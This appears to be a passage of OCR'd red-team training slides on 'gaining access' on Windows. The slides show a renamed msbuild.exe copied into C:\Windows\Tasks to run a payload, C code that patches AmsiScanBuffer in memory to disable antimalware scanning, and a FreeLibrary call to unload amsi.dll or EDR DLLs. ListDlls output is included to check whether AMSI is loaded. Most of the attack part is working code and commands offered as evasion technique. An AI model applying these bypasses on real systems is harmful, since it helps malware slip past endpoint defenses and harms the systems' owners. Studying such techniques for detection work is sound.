C:\>copy C:\Windows\Microsoft.NET\Framework\v4.0.30319\msbuild.exe C:\Windows\Tasks\Sl901waK3js.exe
        1 file(s) copied.
```

Then the newly created binary can be used instead of the legitimate msbuild.exe




```
C:\>C:\Windows\Tasks\Sl901waK3js.exe C:\payload.txt
Microsoft (R) Build Engine version 4.8.3761.0
[Microsoft .NET Framework, version 4.0.30319.42000]
Copyright (C) Microsoft Corporation. All rights reserved.
```

Gaining Access

Evasion techniques such as patching AMSI `AmsiScanBuffer` API

In certain cases, the patching action may trigger alerts


In certain cases, simply running less suspicious commands will not trigger an alert



```
#include <Windows.h>
#include <stdio.h>

int main(int argc, char **argv) {
    DWORD dwSize = 4;
    HANDLE hProc = GetProcAddress(LoadLibrary("amsi.dll"), "AmsiScanBuffer");
    VirtualProtect(hProc, dwSize, PAGE_EXECUTE_READWRITE, NULL);
    memcpy(hProc, "\x31\xff\x90", 3);
}
```

Gaining Access

- Antimalware Scan Interface (AMSI): The Windows Antimalware Scan Interface (AMSI) is a versatile interface standard that allows your applications and services to integrate with any antimalware product that's present on a machine
- AMSI provides enhanced malware protection for your end-users and their data, applications, and workloads



Windows components that integrate with AMSI

The AMSI feature is integrated into these components of Windows 10.

- User Account Control, or UAC (elevation of EXE, COM, MSI, or ActiveX installation)
- PowerShell (scripts, interactive use, and dynamic code evaluation)
- Windows Script Host (wscript.exe and cscript.exe)
- JavaScript and VBScript
- Office VBA macros

[illegible]

Gaining Access

Unmanaged powershell is not loading AMSI

Only when the System.Management.Automation.dll Invoke is called ASMI will be loaded

Same goes with Assembly.Load etc…

C# does not load AMSI by default

Gaining Access

There is several tool that “bypass” AMSI but truly don’t do much since AMSI is not loaded in the current context

You want to know if AMSI is loaded, list all the loaded Dlls; you are looking for amsi.dll


A simple trick can be used to unload it (work with EDR Dlls too)

```
FreeLibrary("amsi.dll");
```

As shown earlier it can be patched too (AmsiScanBuffer)


Gaining Access

Example of a C# program



```
using System;
using System.Collections.Generic;
using System.Linq;
using System.Text;
using System.Threading;
using System.Threading.Tasks;

namespace ConsoleApp9
{
    0 references
    class Program
    {
        0 references
        static void Main(string[] args)
        {
            Thread.Sleep(100000000);
        }
    }
}
```


Gaining Access



```
C:\Users\charles.hamilton\Desktop\tools\ListDlls>Listdlls.exe 17400

Listdlls v3.2 - Listdlls
Copyright (C) 1997-2016 Mark Russinovich
Sysinternals

------------------------------------------------------------------------------
ConsoleApp9.exe pid: 17400
Command line: "C:\Users\charles.hamilton\source\repos\ConsoleApp9\ConsoleApp9\bin\Debug\ConsoleApp9.exe"

Base                Size      Path
0x0000000000080000  0x8000    C:\Users\charles.hamilton\source\repos\ConsoleApp9\ConsoleApp9\bin\Debug\ConsoleApp9.ex
e
0x0000000090e50000  0x1ed000  C:\windows\SYSTEM32\ntdll.dll
0x000000008e380000  0x53000   C:\windows\System32\wow64.dll
0x0000000090da0000  0x7c000   C:\windows\System32\wow64win.dll
0x00000000778e0000  0x9000    C:\windows\System32\wow64cpu.dll
0x0000000000080000  0x8000    C:\Users\charles.hamilton\source\repos\ConsoleApp9\ConsoleApp9\bin\Debug\ConsoleApp9.ex
e
0x00000000778f0000  0x19c000  C:\windows\SysWOW64\ntdll.dll
0x0000000067e20000  0x53000   C:\windows\SysWOW64\MSCOREE.DLL
0x00000000761f0000  0xe0000   C:\windows\SysWOW64\KERNEL32.dll
0x0000000075d00000  0x1fa000  C:\windows\SysWOW64\KERNELBASE.dll
0x0000000073920000  0x9c000   C:\windows\SysWOW64\apphelp.dll
0x0000000076620000  0x7e000   C:\windows\SysWOW64\ADVAPI32.dll
0x0000000074f80000  0xc0000   C:\windows\SysWOW64\msvcrt.dll
0x0000000077770000  0x79000   C:\windows\SysWOW64\sechost.dll
0x0000000075f10000  0xbf000   C:\windows\SysWOW64\RPCRT4.dll
0x0000000074f60000  0x20000   C:\windows\SysWOW64\SspiCli.dll
0x0000000074f50000  0xa000    C:\windows\SysWOW64\CRYPTBASE.dll
0x0000000076ec0000  0x62000   C:\windows\SysWOW64\bcryptPrimitives.dll
0x0000000067d90000  0x8d000   C:\Windows\Microsoft.NET\Framework\v4.0.30319\mscoreei.dll
0x0000000076810000  0x44000   C:\windows\SysWOW64\SHLWAPI.dll
0x0000000076380000  0x278000  C:\windows\SysWOW64\combase.dll
0x00000000766e0000  0x122000  C:\windows\SysWOW64\ucrtbase.dll
0x0000000076030000  0x23000   C:\windows\SysWOW64\GDI32.dll
0x0000000077030000  0x167000  C:\windows\SysWOW64\gdi32full.dll
0x0000000077320000  0x80000   C:\windows\SysWOW64\msvcp_win.dll
0x00000000773a0000  0x199000  C:\windows\SysWOW64\USER32.dll
0x0000000077010000  0x17000   C:\windows\SysWOW64\win32u.dll
0x0000000076fe0000  0x25000   C:\windows\SysWOW64\IMM32.DLL
0x0000000076960000  0xf000    C:\windows\SysWOW64\kernel.appcore.dll
0x0000000069000000  0x8000    C:\windows\SysWOW64\VERSION.dll
0x000000005d7f0000  0x7b0000  C:\Windows\Microsoft.NET\Framework\v4.0.30319\clr.dll
0x0000000073740000  0x14000   C:\windows\SysWOW64\VCRUNTIME140_CLR0400.dll
0x0000000067c60000  0xab000   C:\windows\SysWOW64\ucrtbase_clr0400.dll
0x000000005c3e0000  0x140e000  C:\windows\assembly\NativeImages_v4.0.30319_32\mscorlib\48544608ee1424c9c713d99c7a3533
49\mscorlib.ni.dll
0x0000000076860000  0xfc000   C:\windows\SysWOW64\ole32.dll
0x0000000067bd0000  0x89000   C:\Windows\Microsoft.NET\Framework\v4.0.30319\clrjit.dll
0x00000000757f0000  0x96000   C:\windows\SysWOW64\OLEAUT32.dll
```

Gaining Access


Powershell.exe



```
C:\Users\charles.hamilton\Desktop\tools\ListDlls>Listdlls.exe 11344

Listdlls v3.2 - Listdlls
Copyright (C) 1997-2016 Mark Russinovich
Sysinternals

------------------------------------------------------------------------------
powershell.exe pid: 11344
Command line: "C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe"

Base                Size      Path
0x000000000c100000  0x70000   C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe
0x0000000090e50000  0x1ed000  C:\windows\SYSTEM32\ntdll.dll
0x000000008ff70000  0xb3000   C:\windows\System32\KERNEL32.DLL
0x000000008dc40000  0x293000  C:\windows\System32\KERNELBASE.dll
0x0000000090550000  0x9e000   C:\windows\System32\msvcrt.dll
0x000000008fe60000  0xc4000   C:\windows\System32\OLEAUT32.dll
0x000000008cf20000  0xa0000   C:\windows\System32\msvcp_win.dll
0x000000008d760000  0xfa000   C:\windows\System32\ucrtbase.dll
0x0000000086720000  0x1c000   C:\windows\SYSTEM32\ATL.DLL
0x0000000090190000  0x32c000  C:\windows\System32\combase.dll
0x000000008e4f0000  0x197000  C:\windows\System32\USER32.dll
0x00000000907f0000  0x122000  C:\windows\System32\RPCRT4.dll
0x000000008dbc0000  0x20000   C:\windows\System32\win32u.dll
0x000000008da40000  0x7e000   C:\windows\System32\bcryptPrimitives.dll
0x000000008ff30000  0x29000   C:\windows\System32\GDI32.dll
0x000000008e440000  0xa3000   C:\windows\System32\ADVAPI32.dll
0x0000000001500000  0x2065000  C:\windows\assembly\NativeImages_v4.0.30319_64\System.Manaa57fc8cc#\14cfb05dc206538b4b1b141c96b44d55\Syste
0x000000008fcf0000  0x8000    C:\windows\System32\psapi.dll
0x000000008dbe0000  0x59000   C:\windows\System32\wintrust.dll
0x000000008ced0000  0x12000   C:\windows\System32\MSASN1.dll
0x000000008d860000  0x1db000  C:\windows\System32\CRYPT32.dll
0x000000007bff0000  0x14000   C:\windows\SYSTEM32\amsi.dll
0x000000008cd50000  0x28000   C:\windows\SYSTEM32\USERENV.dll
```

